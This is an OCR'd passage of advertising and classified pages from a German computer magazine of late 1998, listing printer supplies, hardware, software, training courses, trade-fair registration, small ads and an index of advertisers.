Transfertinte C,M,Y oder schw.(40ml)	**98,00**
Kartusche leer Nova 4/PRO 36-50	**129,00**
Kartusche leer Nova PRO 42e/60e	**149,00**
Clean-Fluid Düsenreiniger (150 ml)	**11,50**
Rollenpapier & Folien auf Anfrage	



Epson Stylus Photo / Stylus 300 color	
Stylus Photo Schwarz-Patrone	**18,90**
Stylus Photo 5-farb-Patrone	**36,90**
Stylus 300 color 4-farb-Patrone	**i.Vorbereitung**

NEU !!

HP-Deskjet 820/850/870 CXi	
3 Refills schwarz (125ml)	**55,90**
9 Refills farbig C,M oder Y (125ml)	**55,90**
3 Refills in jeder Farbe (3x40ml)	**62,80**

Jedes Refillset besteht aus **COMPEDO- Qualitätstinte** optimiert für den jeweiligen Drucker. Eine ausführliche Anleitung liegt jedem Set bei. Jede Kartusche ist ein kompatibles Produkt aus eigener Herstellung. Beim Kauf von Refill-Tinte oder Kartuschen erwerben Sie automatisch eine **Druckkopfgarantie** für Ihren Drucker.

Ich habe noch einen Matrixdrucker !

Farbbänder für alle Matrixdrucker erhalten Sie in schwarz, rot, gelb, blau, grün und braun oder als 4-Farb-Band für Colordrucker. Alle Farbbänder, mono und 4-Farb, erhalten Sie auch als Transferfarbband.

Epson Stylus 400/600/800/1520/3000	
Stylus 400/600 Schwarz-Patrone	**18,90**
Stylus 800col./**1520** Schwarz-Patrone	**25,80**
Stylus 400/600/800/1520 Color-Patrone	**39,90**
Stylus 3000 Schwarz-Patrone	**34,90**
Stylus 3000 Cyan-Patrone	**34,90**
Stylus 3000 Magenta-Patrone	**34,90**
Stylus 3000 Gelb-Patrone	**34,90**

Oki-jet 300-2010 Lexmark 1020/ 2070/ 4076	
4 Refills schwarz (125ml)	**49,90**
8 Refills color C,M,Y(3x40ml)	**59,90**



HP-Deskjet 1600 /Designjet 650/750	
3 Refills schwarz (125ml)	**55,90**
3 Refills farbig C,M oder Y (125ml)	**55,90**
Testset (4x40ml) 1 Refill je Farbe	**78,80**
Maxi-Refill 500ml C,M,Y o. schwarz	**168,90**

Compedo im Internet:
http://www.compedo.de

Weitere Preise und Infomaterial auf Anfrage -- Alle Preise in DM --

COMPEDO

COMPEDO GmbH
Postfach 1352
D-58583 Iserlohn
Tel: 02371 8288-0
Fax: 02371 8288-55

Versandkosten DM 12,-
Lieferung per
-Post o. UPS NN
-Euro / Visa Mailorder

HaSoTec Framegrabberfamilie: Serie 30

Die Dual- Port- RAM basierenden Framegrabber mit 1,2 Mbyte - 32 Bit Video Pipeline und FPGA- Flexibilität

http://www.hasotec.com

- *PCI, ISA, ISA98, PCMCIA*
- *WinNT, Win98, Win95, Win3.11, Win3.1, Dos, OS/2*
- *Composit, Y/C, SVHS, Hi8, PAL, SECAM, NTSC, 50/60Hz Mono, Digital RS 422*
- *50Hz:768x576, 60Hz: 640x480, Digital: 1280x1024*
- *17 Quellcodebeispiele für die populärtsen Compiler C, C++, Pascal, Basic, Assembler: OLE/OCX, DLL, LIB*

- *immer aktuell:*
  Aktionspreise
  Datenblätter
  Produktbeschreibungen
  Handbücher im PDF-Format
  Treiber, Software
  Installations CD's
- *Aktionspreise:* *incl. MwSt, zzgl. Versand*

FG-32 PCI	*1.125,00 DM*
FG-31 ISA	*1.125,00 DM*
FG-30 PCMCIA	*1.125,00 DM*

Alle Info's senden wir Ihnen auch gern per Post zu.

HaSoTec Hardware & Software Technology GmbH,
Burgwall 20, 18055 Rostock Tel: 0381 - 4909 834 Fax: -835



Fernstudium




Computer-Techniker

Ausbildung und Weiterbildung zum Service-Techniker für PCs, Drucker und andere Peripherie. Ein Beruf mit Zukunft. Kostengünstiges und praxisgerechtes Studium ohne Vorkenntnisse. Bei Vorkenntnissen Abkürzung möglich. Beginn jederzeit.

NEU:
- **Microsoft- und Novell-Netzwerkspezialist (MCSE/CNE)**
- **Umweltschutz-Technik – Technischer Umweltschutz**

Teststudium ohne Risiko. Infomappe gleich kostenlos anfordern!

FERNSCHULE WEBER – **Techn. Lehrinstitut seit 1959** –
26192 Großenkneten – Postfach 2161 – Abt. 112
Telefon 0 44 87 / 2 63 – Telefax 0 44 87 / 2 64



DESIGN&ELEKTRONIK

PRODUKTE UND KNOW-HOW FÜR DEN ELEKTRONIK-ENTWICKLER

http://www.elektroniknet.de

click to register



Embedded Expo

1. Dezember 1998
M, O, C, München

Themen:

Telecom/Networking
Base Stations
PABX

Communication Devices
Web Phones
Settop Boxes
Smart Phones
PDAs

Embedded PC
Car PC
Industrial Controllers
Industrial Networks
POS

Software
Microsoft® Windows® CE
OS-9® RTOS
VxWorks® RTOS

Products
Pentium® II Processors
Processor Modules
StrongARM™ Processors
Intel® StrataFlash™ Memories

Initiatoren:

Microsoft®



RadiSys.





Aussteller:

CAD-UL
ELTEC
Gesytec
Hitex
JUMPtec
Mentor Graphics
SBS or Ind. Comp

❑ Ich möchte auf der »Intel Embedded Expo« ausstellen. Bitte rufen Sie mich an.
❑ Ich möchte den Kongreß zur »Intel Embedded Expo« zum Preis von DM 280,– (zzgl. MwSt.) besuchen.
❑ Ich möchte den Tagungsband für DM 98,– bestellen (Lieferung in der Woche nach dem 1. Dezember 1998)

Bitte vollständig ausfüllen!

Name, Vorname ______ Abteilung ______

Firma ______ Straße ______

PLZ/Ort ______ Tel. ______ Fax ______

Branche ______ Position im Unternehmen ______

Datum ______ Unterschrift ______

ADE

In den angegebenen Teilnahmegebühren sind enthalten: Konferenzunterlagen, Pausengetränke und freier Eintritt zur begleitenden Ausstellung (Studenten erhalten 50 Prozent Rabatt, bitte die Immatrikulationsbescheinigung beilegen.) Bitte haben Sie Verständnis dafür, daß wir bei Rücktritt bis 14 Tage vor Forumsbeginn eine Bearbeitungsgebühr von 50% der Teilnahmegebühr berechnen. Nach dieser Frist ist die volle Gebühr zu entrichten. Selbstverständlich ist eine Vertretung des angemeldeten Teilnehmers möglich. Die Rechnungsstellung erfolgt mit der Anmeldebestätigung.

Faxen Sie diesen Coupon bitte an: DESIGN&ELEKTRONIK, Renate Ester, Fax 08121/95-1654 oder senden Sie ihn an: DESIGN&ELEKTRONIK, Gruber Straße 46a, 85586 Poing. Bei Fragen stehen wir unter Tel. 08121/951342 gerne zur Verfügung.

PC Magazin-Tip – Die aktuelle Produktanzeige





3D GameStudio

Heiße 3D-Games selbst produzieren!

- Autorensystem für 3D-Applikationen, Adventure-, Action- oder Rollenspiele
- Freies 3D-Action-Spiel mit über 150 Texturen wird mitgeliefert
- Kreieren Sie eigene Objekte, Waffen, Gegner, Gebäude...
- 3D-Landschaften mit mehrstöckigen Gebäuden, Seen, Brücken, Labyrinthen
- Lichtquellen, Schatten, transparente und halbdurchsichtige Texturen
- Panels, Menüs, Displays, Zwischenbilder, Mausbedienung frei definierbar
- VGA-Auflösung bis 320x400, 8-Kanal-Stereo-Sound, Midi
- Deutsches 250-Seiten-Handbuch mit Game-Tutorial

3D GameStudio Lite-Version .... DM 169,-
Commercial-Version (+SVGA +2-Spieler-Modus) ... 349,-
Profi-Version (+Polygon-Actors +CD-Audio) 2130,-

Fachhändler: Sonderliste anfordern! • Infos & Demos auf http://www.conitec.com
Preise in DM inkl. MwSt. ab Dieburg • Versandkosten DM 18,- • Gratis-Info anfordern!

CONITEC DATENSYSTEME
GmbH • 64807 Dieburg • Dieselstr. 11c • Tel (06071)92520 • Fax 925233 • http://www.conitec.com





Schützt Ihre Investition seit 1994!
Einfachste Installation. Kein Softwareeingriff.
Einfach am Druckerausgang anschließen. Updatefähig.
Weitere Emulationen in Vorbereitung.
Erhältlich für AutoCAD R9-**R14**, 3D-Studio R3 und R4.
nur DM 199.-/Emulation zuzüglich Versandspesen
Leitungsverstärker dazu DM 30.-
Interessante Mengenrabatte!
Lieferung in ganz Europa!
verkauf@emulock.com http://www.emulock.com

Distributor für Europa: EMU-LOCK
Händleranfragen erwünscht!

SOVOTEC MERCANTIL SL
Betriebsstätte Konstanz
Max-Stromeyer-Strasse 120
D-78467 Konstanz

Nur Versand. Kein Ladenverkauf.
Tel. 07533-7379
Fax 01805-237639, 0171-2628596

BZ-Homöopathie für Windows

Unser Programm zur klassischen Homöopathie für Windows 3.1/3.11, 95 u. NT wurde auf Basis von BZ-Homöopathie-PC (DOS), das sich seit 1989 bei vielen Ärzten und Heilpraktikern im täglichen Praxiseinsatz bewährt hat, entwickelt. Zahlreiche Anregungen und Wünsche unserer Anwender konnten verwirklicht werden; so kann nun z. B. die Datenbank des „offenen Systems" fast grenzenlos erweitert werden.

Fordern Sie unsere umfangreiche Produktbeschreibung an (günstige Einführungspreise ab DM 460,-) oder besuchen Sie uns im Internet.

BERND ZILLE SOFTWARE
Postfach 1228, D-61124 Nidderau
Telefon 06187-22337, Fax 22348
Internet http://zille.notrix.de



Programmiert 8- und 16- bit EPROMs, EEPROMs, Flash-EPROMs.

Einfachste Bedienung

- **zuverlässig** (durch ausgereifte Technik)
- **flexibel** (durch viele Format-konvertierungen)
- **komplett** (mit Anschlußkabel, Handbuch, Software)

EPROP	Programmiergerät m. 40 pol. Textoll-Sockel	399,-DM
GAL-Extender	für 16V8, 20V8, 22V10, 6001	248,-DM
GAL-ASM	PAL/GAL-Assembler OPAL Jr. von National	98,-DM
Löschgerät 1	EPROM- Löschgerät für max. 5 EPROMs	111,-DM
Löschgerät 2	EPROM- Löschgerät für max. 16 EPROMs	218,-DM

DOBBERTIN GmbH Jetzt-INFOs Anfordern! 06202 / 71417
Industrie-Elektronik http://www.dobbertin-elektronik.de
Brahmsstraße 9 • 68782 Brühl • Telefax 0 62 02/7 55 09

Software & Video für Schwule

Wir führen ein umfangreiches Angebot an CD-ROM und VHS-Videos. Fordern Sie doch einfach unseren Prospekt an:

- kostenlos
- unverbindlich
- diskret

www.x8media.com

Axel Kremer Software,
Hymgasse 13d, 41460 Neuss
Tel.&Fax: 030-690 880 81

Stellen Sie sich vor, hier würde Ihre Anzeige stehen.

Sehen Sie!

Nicht zögern. Anrufen:

0 81 21/95-11 71

0 56 51/92 93-0

Anzeige

SEMINARBÖRSE

max. 20 Z. PLZ/ORT	max. 40 Z. ANBIETER/ADRESSE	max. 14 Z. TELEFON	max. 48 Z. THEMA	max. 12 Z. TERMIN	max. 9 Z. PREIS
80339 München	b.i.g. Computer-Netzwerke, Parkstraße 16	Tel.: 0 89/5 02 37 12	Windows NT4/NT5 für Profis/im Netz (NT, Novell, TCP/IP) 1,5/3 Tg.	30.11.–04.12.1998	570,– DM/Tag
			Novell NetWare4.11 u. 5,0 Administration/Installation (2,5/2 Tg.)	16.–20.11.1998	570,– DM/Tag
			Windows 95/98 für Profis/im Novell-Netz (1,5/3 Tg.) 23.–27.11.1998	11.–15.01.1999	570,– DM/Tag

Kleinanzeigen

Geschäftsverbindung

Projektvermittlung an IT-Freiberufler! Nehmen Sie nicht das erstbeste Projekt, sondern wählen das für Sie interessanteste Angebot von weit über 100 renommierten Unternehmen aus! Wie? Indem Sie Ihr Profil in Deutschlands größten Internet Profilepool http://www.gulp.de eintragen, so wie es 2.400 IT-Freiberufler bereits getan haben. Bei monatlich knapp 1.000 zugestellten Projektangeboten ist bestimmt auch Ihr Traumprojekt dabei. **Eine neue Ära der Projektvermittlung hat begonnen!** GULP Information Services • T. 0 81 31-5 05 99-0 • http://www.gulp.de • E-Mail: info@gulp.de **G**

Nebenberuflich selbständig Geld verdienen mit dem PC als Co-Verleger mit exclusiven, personalisierten Büchern. Gratis-Info: Pegastar, M. Ament, Richard-Strauß-Str. 5, 72336 Balingen, Tel. 0 74 33/59 01, Fax -74 31 **G**

>>TOP-Zusatzeinkommen<< Spielend Geld verdienen! http://www.global-Lotto.net/Cm/Thomas **G**

Flying Walker Marketing GbR Design, Werbung, Marketing, Internet-Programmierung http://prignitz-online.de/fwm **G**

Lukrative Geschäftsmöglichkeit http://www.noprobservcom/miic/Fuerderer95 **G**

Stellenmarkt

Seriöses **Top-Zweiteinkommen**
keine Vers. – **ohne Kapitaleinsatz** – kein MLM
Faxabruf 0 19 08-8 07 78
Sie können sofort beginnen Geld zu verdienen
Rückerst. der Faxkosten bei erfolgr. Zusammenarb. GDS 3,63/Min.; http://www.gd-securyties.de **G**

LEICHTE PC-HEIMTÄTIGKEIT! Selbständig nebenbei starten. Gutes Geld + freie Zeiteintlg. AH!VERLAG Info 0 30-52 27 92 44

Erfolgreich mit dem PC von zu Hause aus arbeiten. Jetzt neu: die besten Tips, wenn Sie haupt- oder nebenberuflich mehr erreichen wollen. Gratisinfo: Verlag Neue Märkte, Koblenzer Str. 99/**ZH3088,** 53095 Bonn, Tel. 02 28/9 55 01 55, Fax 02 28/35 97 10

VHS-Dozent mit sehr guten Office-Kenntnissen sucht neuen Wirkungskreis. Freiberufliche Tätigkeit gewünscht, aber keine Voraussetzung. Kontakt; email: dimacom@web-attack.com oder Fax: 0 86 71/88 17 95

Geld verdienen mit dem PC! 20 Top-Verdienstideen auf einer Diskette. Infotel. 0 19 08/5 51 40 (6 Pf/Sek.)

Erwerbsunfähigkeitsrentner sucht PC-Heimnebenverdienst 620 DM-Basis. Tel. 01 77-2 14 72 17

Vertriebspartner Festnetz-Service gesucht! Profitieren Sie langfristig am Umsatz Ihrer Kunden. Info TP@disc-vielfalter.de **G**

Verdienen Sie Geld als PC-Software-Tester! Konzept per Fax: abrufen - lesen - Starten. Nr. 0 19 08/8 05 58 (6 Pf/Sek.)

Club

HIGHSCREEN-PC-USERGROUP
Computerclubs gibt's viele... Wir sind einmalig! Helpline, Clubzeitung, Kontakte, Mailbox, Hard- & Softwareservice, + + + Info (1,– DM Rückporto) von: Kay-Uwe Berghof, Roseggerstr. 5, 42289 Wuppertal

Anzeigenschluß für die Ausgabe 1/99 ist am 10. November 1998.

Biete Software

ALLEGRO-Bildschirmkassen
(Gastronomie & Handel)
tausendfach bewährt
http://www.allegro.de
Tel.: 08 31/226 74 Fax 08 31/16560 **G**

************Kneipe Vers. 3.2***********
– Das Programm für jeden Wirt – Bon; Barverk.; Rechng.; 2 Lager; 9 Bedieng.; Journal; Statistik u.v.m. DM 345,– bzw. Demovers. DM 29,90 Lief. per NN – Tel.: 07 21/46 91 17
Rita Raif
Schloßgarten 24, 76327 Pfinztal

Kassenprogramme für Gastro u. Handel
Tel.: 0 61 06/8 76 01-0 Fax -2 **G**

ORGANISATIONSMITTEL für Verpackung, Versand und Präsentation von Datenträger, Software und Dokumentationen. CD-Ring-etiketten mit Druck-Software. Info: SMS Siegmund, Adolph-Kolping-Str. 43-49, 38315 Schladen, Telefon 0 53 35-66 82 Telefax 53 39 www.siegmund.de **G**

********Bundesjugendspiele-PC********
Nur Leistungen eingeben*Sportabzeichen* Benotung*Mannschaftsauswertung*Schul-, Kl-, Diszipl'beste * Urk. bedrucken *Daten aus Sch'vw'prg wie dBs, SIBANK u.a. *T: 0 48 53/12 51

Neue Software: Zugriffsstats für Webserver ohne Log-Analyse
Infos unter www.trojan.de/cgi3 **G**

Homepage: http://www.giovanni.de

Softwarepaket für Modelleisenbahner-Simulation, Konstruktion Steuerung, Messung; Spezielle OCR-Software; Musikabspielprog. gescannter Noten; je 20,- DM;
G. Fiebiger, Clara-Zetk.-Str. 18c
18273 Güstrow, T. 0 38 43/33 23 30

Chin.-Jap.-SW T+F 0 89/3 54 36 10 **G**

Software Abruffax: 0 61 84/99 01 81 G

---

www.literaturverwaltung.de **G**

NEW-DOS 6.23 - http://home.t-online.de/home/Andre.Olejko **G**

KHK-PC-KAUFMANN für WIN 3.1/95 DM 350,-; Orig.-Spiele für WIN95 Lands of Lore DM 35,-; Outlaws DM 35,-; WET SEX-EMPIRE DM 35,-; BORLAND C++ 4.5 WIN3.1/95/NT DM 280,-; PARADOX 7.0+DOKV 300,-
➔ Hilbert ab 18 h 0 55 34/94 10-86

---

www.adr.de/MIDI-Begleitautomat **G**

Über 4000 Artikel im Bereich PC-Software Online ordern
http://www.open-house.net/flexcom **G**

Homöopathie CD-ROM Mittelsuche & Repertorisation. Gratisinfo:
Tel (Anrufbeantw.) & Fax: 02 12-5 17 52, E-Plus: 01 77-5 41 87 60
Email: pico-system@t-online.de

---

alle Software aus 2. Hand
z.B. Photoshop 5: 1200,-
z.B. Win.NT 4 incl. SR3: 330,-
Tel.: 02 41-6 71 47, Fax: -6 71 19
www.2ndsoft.de

Mathematica Ver. 3.0 DOS/LINUX dt. Vollver. NP 3.998,- VB 2.500,- OVP, Tel. 02 21-87 12 20

PC-Software (Progr., Spiele usw.) ab 1 DM. Liste für 1,30 RP
von M. Buech, Hinter Zeine 6,
55595 Wallhausen

---

schöne Bildschirmschoner zum download
www.oem.de/bildschirmschoner.htm G

****Shape & Hologramm-CD****
Sie suchen das BESONDERE?
www.oem.de Tel. 06 81-88 00 90 G

Eigene Bilder, Texte, Töne & AVI in **Ihrem eigenen Bildschirmschoner** auch für Produkte & Firmen interessant
O.E.M. GmbH - 06 81-88 00 90 G

Biete Hardware

HP48G/GX, Speicher..., PalmTops: **HP620LX, IIP360LX**... Psion Serie 5, PalmPilot, **REX**... viel Zubehör gibt es bei Digitalis, **Handheld-Zentrum,** Burgstr. 66, 72764 Reutlingen,
Tel-Fax 07121-478862,
http://members.aol.com/DigitalisR/ **G**

Notebooks - Made in Germany, direkt vom Hersteller. 12,1" bis 14,1" Notes bis Intel P-II 300Mhz zu günstigen Preisen. Info unter Tel. 0 70 32-79 07 15 oder Fax 79 07 16. Internet www.amc-note.de
AMC AfISS - the new class of mobile Computing **G**

Notebooks von Canon/Compaq/Olivetti/Toshiba/SEH/Lion und **RAM** für fast jedes Notebook, digitale Kameras, alles zu PCMCIA. Preise wie nirgendwo! Ruf 0 28 41/5 19 03 Fax -5 19 04 (auch Abruf)
HW Speicherversand 47443 Moers **G**

PC - 2. Hand, Restposten, Notebook u.a. günstig - Horstmann, Elsenborner 19, 30519 H/ Liste anfordern! Tel. ab 12 Uhr 01 72/5 42 03 70, Fax 05 11/83 11-49/Abruf (Polling) -48

MEMORY-UPGRADES u. PC-CARDS für PC's von ACER-ZENITH
WW Computer-Memory
Tel. 0 62 51/7 89 13-6, -8 Fax. -7
http://www.computer-memory.de **G**

SIMMS&RAMS kauft man bei **MCI**
Akt. Preise http://www.mci.de **G**

PLOTTEN * SCHNEIDEN
FRÄSEN * GRAVIEREN
DIN A3 Stiftplotter ab DM 398,–
DIN A2 Stiftplotter DM1198,–
DIN A1 Stiftplotter DM1598,–
DIN A2 Zeichen+Schneideplotter DM1598,–
DIN A1 Zeichen+Schneideplotter DM1998,–
Fräsplotter 600*400*40 mm DM3998,–
Sonderanwendungen? Kein Problem! Kostenlose Info anfordern bei: Haase Computertechnik Schelmrather Str.35, 41469 Neuss Tel. 0 21 37/7 67 83, Fax 7 69 84 G

Tinte, Spezial-Papiere u. -folien, Transferdruck, Laminiertechnik...
atzler.de, Auf dem Hofberg 5, 36088 Hünfeld, Tel. 0 66 52-7 45 91 Fax 7 26 35, http://www.atzler.de

---

Für Layouter: 1 Europakarte DM 99,– Info's: 0 61 20/90 70 10 FAX-ABRUF: 90 70 15 BBS: 90 70 16 URL:http://www.pcb-pool.com **G**

Hardware günstig:
www.bernd-oliver-hirsch.de **G**

Toner-Tinte & Spezialpapiere.
Für Ink-Jet & Laser Drucker.
Besch. Papiere, Urkunden etc.
Priv.-Gew.-Liste bei NEUTRONIK
Tel. & Fax: 07 11-35 34 23 **G**

Tinte, Toner, Spezialpapier
Fon: 03 76 02/6 45 69; Fax: 8 69 89
http://www.mikra.de **G**

PCs günstig! www.kambach.de
Angebote unter 0 57 51/4 18 91 **G**

Computerkauf einfach:
http://www.PCseller.de **G**

---

3 Discettenlaufwerke Commodore 1541 je 15,- DM, 1 Tastatur Commodore 64, 20,- DM, 1 Monitor Philips Computermonitor 30,- DM, 1 Transformator Commodore 20,- DM, 2 Computeranschlüsse kostenlos. Tel. 01 77/3 18 11 99

Suche Software

OCR Recognita 4.0. o. Fine Rea. 4.0, Tel. 02 03/8 43 18

Suche das Programm MOMENTO
Tel/eMail: 057022552-0001@t-online.de

Suche Grafiken rund um den Fußball sowie Turnierplaner. Tel: 0 47 34/8 00 Fax: 0 47 34/13 98

Suche Hardware

Suche handheld PC 0 40/7 60 70 16

Verschiedenes

JUST DO IT - Humanitäre Hilf(stransport)e für Kinder in Not - sucht ständig Sponsoren,
Kontakte: 0 45 42-84 33 07

Hier ist IHR TRAUMGIRL! Gewinnen **SIE** ein **KOSTENLOSES ABENDESSEN BEI KERZENSCHEIN MIT UNSEREN MODELS!**
http://www.traumgirls.de

---

http://video.telemail.de
Video/DVD Shop. Sehr günstig **G**

****Preisgeld 20.000 DM****
Saarländischer MultiMedia-Preis
www.oem.de/mmp98_frm.htm G

****Sie spielen Schach****
spielen und gewinnen
****www.schachspiel.de** G**

CD-R*CD*DVD*DAT*Verpackungen*
günstig aus dem online-Shop
****www.oem.de/shopping.htm** G**

Existenzgründung mit: www.existenzgruender-netzwerk.de

EROTIK ARTIKEL
http://home.t-online.de/home/Erotikartikel

MESSWERTERFASSUNG (Auszüge)

PCMCIA Multib. AD/DA/IO	**798,-**
PCMCIA 12Bit-4-Kanal-AD	**580,-**
PCMCIA 12Bit-4-Kanal-DA	**460,-**
PCMCIA 24Bit-TTL-IO	**360,-**
PCMCIA IEEE488+Treiber	**750,-**
PCMCIA PC-Slotadapter	**580,-**
256TTL-IO über RS232	**790,-**
SPS-32-Kan. In-oder-Out	**440,-**
16-Fach RS232/422-Umsch	**995,-**
Mub.91 ADDA, IO, OPT. Rel	**1220,-**
20MHZ Speicherosz.karte	**670,-**
IEEE488-Karte, Software	**520,-**
12B-32KAD, 25us, uni/bip.	**490,-**
16B-16KAD, 10us, bipolar	**690,-**
72/192Bit-IO-TTL	**240,-/390,-**
8-Relais je 2*UM-max 2A	**198,-**
3*16B/3*32B-U/D-CTR	**580,-/680,-**
Messkarten mit RS485 < > RS232	
RS232 < > Rs485 Modul f. PC	**198,-**
12Bit-16Kanal A/D+I/O	**460,-**
12Bit-4Kanal D/A 0-5V	**460,-**
8-Relais 1*UM+16TTL	**320,-**
16Bit UP/DOWN Counter	**350,-**
24TTL IN/OUT	**198,-**

L. Bockstaller GmbH, 79664 Wehr Mühlenstr. 27A Tel. 0 77 61-18 08 H 0 17 16 91 83 82 Fax 0 77 61-5 71 80 Homepage: http://home.t-online.de/home/lobo2 G

*** IHRE CHANCE IM INTERNET ***
www.dsoft.de

---

www.IhrName.de+Homepage+E-Mail u.v.m.
www.D-Software.de

Ihre Chance! **http://adr.de/mba G**

Hardwarentwicklung!
Softwareentwicklung!
Zu enorm günstigen Preisen! Testen Sie unser Angebot! Auch Standardprod. Siehe DOS/CT. Lothar Bockstaller, Hard- u. Software GmbH, 79664 Wehr, Tel. 0 77 61/18 06 Fax -57180

Alarmsysteme für Haus, Caravan, Auto usw.: www.secoalarm.de **G**

---

http://come.to/musik
100000 x CD, VHS, Games u. mehr **G**

Top Verdienstmöglichkeit mit Ihrem PC! Nutzen Sie ihn nebenberuflich. Info geg. 2,20 DM in BM von H. Holländer, Am Rosenhain 11, 53757 Sankt Augustin

---

Neuer PC-Heimverdienst
Verdienen Sie nebenberuflich mit Ihrem PC von Zuhause aus gutes Geld. Kostenlose Info erhalten Sie von Norbert Bauer, Drewer-Weg 1, 59609 Amroechte-5

Reise ins Weltall.
Nur DM 549,00.
www.pohlmann.com/c **G**

EROTIK kostenlos: **www.adult.de**

„Der kleine Prinz" als Leuchtbild - DAS Weihnachtsgeschenk!
02 31/9 12 86 40 www.dfe-online.de **G**

WARUM?

Warum sind Sie noch nicht im Internet?

Zu schwierig?
Zu teuer?
Zufällig?

Wer gerne im Internet surfen möchte, hat es jetzt einfach – mit America Online, dem größten Internet-Zugangsanbieter der Welt. Mehr als 4 Millionen PC-Anwender nutzen den einfachen und günstigen Zugang zum Web über AOL.
Alles was Sie darüber wissen möchten, steht im neuen AOL magazin. Sie lesen dort u.a.:

- wie Sie einfach und schnell ins Internet kommen,
- wie Sie Ihr erstes eMail verschicken,
- wie Sie Ihre Bankgeschäfte von zu Hause aus via Homebanking erledigen
- und was Ihnen America Online darüber hinaus alles bietet – angefangen bei Ihrer privaten Homepage, über das große Shopping-Angebot, bis hin zur umfangreichen News-Auswahl.

Also, nichts wie rein ins Internet – aber zuerst zum Kiosk und das neue AOL magazin kaufen. 6 Mark sind doch wirklich nicht zu viel verlangt.



AOL

Ist doch ganz einfach!


DIE INSERENTEN

Inserent	Tel.-Nr.	Fax-Nr.	Seite
1 & 1 Direkt	0180/5672828	02602/16000-610	62-63, 133
Adaptec	----------	----------	123
Alternate	06403/905081	06403/905058	258 - 259
AOL Bertelsmann ONLINE	040/36159-0	040/36159-333	197
b.i.g. Computer-Netzwerke	089/5023712	089/5020192	277
BASIS 1 Software GmbH	09181/47996-0	09181/47996-3	270
BTB GdR	09404/95510	09404/95519	271
Buhl Data Service GmbH	02735/776-0	02735/776-199	95
CANON Deutschland GmbH	02151/3450	02151/345102	55
CDA-Verlag GmbH	07832/979884	07832/979886	225
Cendant	06103/994025	06103/994035	45
Cherry-Microschalter GmbH	09643/18-206	09643/18-262	16 - 17
Compaq Computer GmbH	0180/3221221	----------	75
Compedo	02371/82880	02371/828855	273
CONITEC Datensysteme GmbH	06071/9252-0	06071/9252-33	276
Cybermedia Verlags GmbH	08233/7401-0	08233/7401-17	229
Delius Klasing Verlag	0521/559-290	0521/559-114	29
Dell Computer GmbH	06103/971-0	06103/971-655	2 - 5
Deus GmbH	06174/3043	06174/24059	276
Deutsche Telekom AG	0228/1810	0228/1818998	80, 81
Deutsche Verlags-Anstalt	0711/2631-0	0711/2631-101	239
Dobbertin Elektronik	06202/71417	06202/75509	276
DRUCK mich	0231/1060356	0231/1060358	272
ELSA AG	0241/606-0	0241/606-1199	12 - 13
Epson Deutschland GmbH	0211/5603-0	0211/5047787	83
Franzis' Verlag GmbH	08121/951-444	08121/951-679	201, 211
FSE Computer-Handels GmbH	06331/538-0	06331/538-169	108 - 109
Fuji Magnetics GmbH	02821/5090	02821/509152	27
GIROSOFT Systemhaus	06431/9854-0	06431/580226	269
Gude Analog- u. Digitalsysteme	0221/9129097	0221/9129098	273
H-Soft EDV GmbH	0711/1323232	0711/1323222	233
HaSoTec Hardware & Software	0381/4909-834	0381/4909-835	273
Rudolf Haufe Verlag	0761/3683-0	0761/3683-950	Beilage
Hewlett Packard GmbH	07031/14-0	07031/14-2999	19, 31
Hilchner Daten & Medien	02131/3494-0	02131/3494-99	115
IBM Deutschland	0711/785-0	0711/785-3511	59, 93
INTEL GmbH	089/99143-0	089/99143-930	6
Intermedia Computer	04502/8631-0	04502/8631-69	268
IPF.NET GmbH	069/170840	069/95432325	127
ixos Software GmbH	089/46005-0	089/46005-199	77
Jahreszeiten Verlag GmbH	040/2717-0	040/2717-2502	219
JE Computer Enders GmbH	030/85 93 219	030/85 280 94	261
K&M Elektronik GmbH	07159/943-111	07159/943-222	264
KONICA Business	040/23602479	040/23602291	71
Axel Kremer Software GmbH	030/69088081	030/69088081	276
MAXON Computer GmbH	06172/5906-0	06172/5906-30	161
Media Net GmbH	02232/94591-22	02232/94591-28	147
Merlin Software Service GmbH	06128/84011	06128/86697	265
Microtech GmbH	06701/93900	06701/3682	268
MIKODATA GmbH	040/5407255	040/5407680	276
Miro Displays GmbH	0531/3192-0	0531/3192-523	87
Mitcom GmbH	089/500332-0	089/500332-22	65
OCW Olivetti Computers	0811/561-3	0811/561-452	173
Philips Speech Processing	040/67960171	040/67960190	33
PowerQuest Corporation	0180/5221953	08042/5105	149
Primus Online	0781/8824	----------	99
ProfiSpeicher	06084/951123	06084/951124	277
ProSoft Wonderlites	0261/4047-216	0261/4047-252	119
QMS GmbH	089/630267-0	089/63026767	153
Raab Karcher Elektronik GmbH	02153/733-0	02153/733-330	167
SAD Software Animation Design	07305/9629-17	07305/9629-40	260
SAMSUNG Electronics GmbH	0180/5121213	0180/5121214	113, 143, 285
Siemens Nixdorf AG	0821/804-0	0821/804-2808	42 - 43
Siener Soft	06126/5950	06126/51085	262 - 263, 267, 272, 275
SOVOTEC MERCANTIL SL	07533/7379	07531/51278	276
Spektrum der Wissenschaft	06221/504743	06221/504751	243
